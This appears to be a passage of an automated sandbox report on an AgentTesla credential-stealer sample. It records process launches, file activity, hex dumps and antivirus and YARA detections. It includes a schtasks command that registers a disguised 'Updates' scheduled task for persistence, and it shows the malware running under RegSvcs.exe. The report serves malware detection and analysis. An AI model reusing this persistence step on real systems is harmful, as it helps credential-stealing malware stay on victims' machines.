MD5 hash:	152C62372D3EA07D023E1E187766FD4B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.367091202.000000000452E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.367091202.000000000452E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000004.00000002.367091202.000000000452E000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 58%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Local\Temp\tmpF325.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C207038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\WytzFSULZWRc.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6CC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF325.tmp	success or wait	1	6C206A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF325.tmp	0	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationIn	success or wait	1	6C201B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\WytzFSULZWRc.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D6CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D395705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D39CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C201B4F	ReadFile

Analysis Process: zBwkauB.exe PID: **5428**, Parent PID: **3452**

General

Target ID:	14
Start time:	22:19:30
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe"
Imagebase:	0x3b0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Antivirus matches:	• Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zBwkauB.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6CC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C201B4F	WriteFile
\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] AssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6C201B4F	WriteFile
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname:<name> Use the specified name for the target application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6C201B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C201B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zBwkauB.exe.log	0	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0	success or wait	1	6D6CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D395705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D39CA54	ReadFile

Analysis Process: conhost.exe PID: **5416**, Parent PID: **5428**

General

Target ID:	15
Start time:	22:19:30
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: zBwkauB.exe PID: **4204**, Parent PID: **3452**

General

Target ID:	16
Start time:	22:19:39
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe"
Imagebase:	0x580000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C201B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] A ssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6C201B4F	WriteFile
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 20 2f	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname: <name> Use the specified name for the t arget application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6C201B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C201B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D395705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D39CA54	ReadFile

Analysis Process: conhost.exe PID: **2888**, Parent PID: **4204**

General

Target ID:	17
Start time:	22:19:40
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **4512**, Parent PID: **2336**

General

Target ID:	18
Start time:	22:19:45
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\WytzFSULZWRc" /XML "C:\Users\user\AppData\Local\Temp\tmpF325.tmp
Imagebase:	0xab0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF325.tmp	unknown	2	success or wait	1	ABAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF325.tmp	unknown	1646	success or wait	1	ABABD9	ReadFile

Analysis Process: conhost.exe PID: **5060**, Parent PID: **4512**

General

Target ID:	19
Start time:	22:19:46
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: **2072**, Parent PID: **2336**

General

Target ID:	20
Start time:	22:19:46
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	false
Commandline:	{path}

Imagebase:	0x330000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RegSvcs.exe PID: **2240**, Parent PID: **2336**

General	
Target ID:	21
Start time:	22:19:48
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf10000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.514436513.000000000332C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly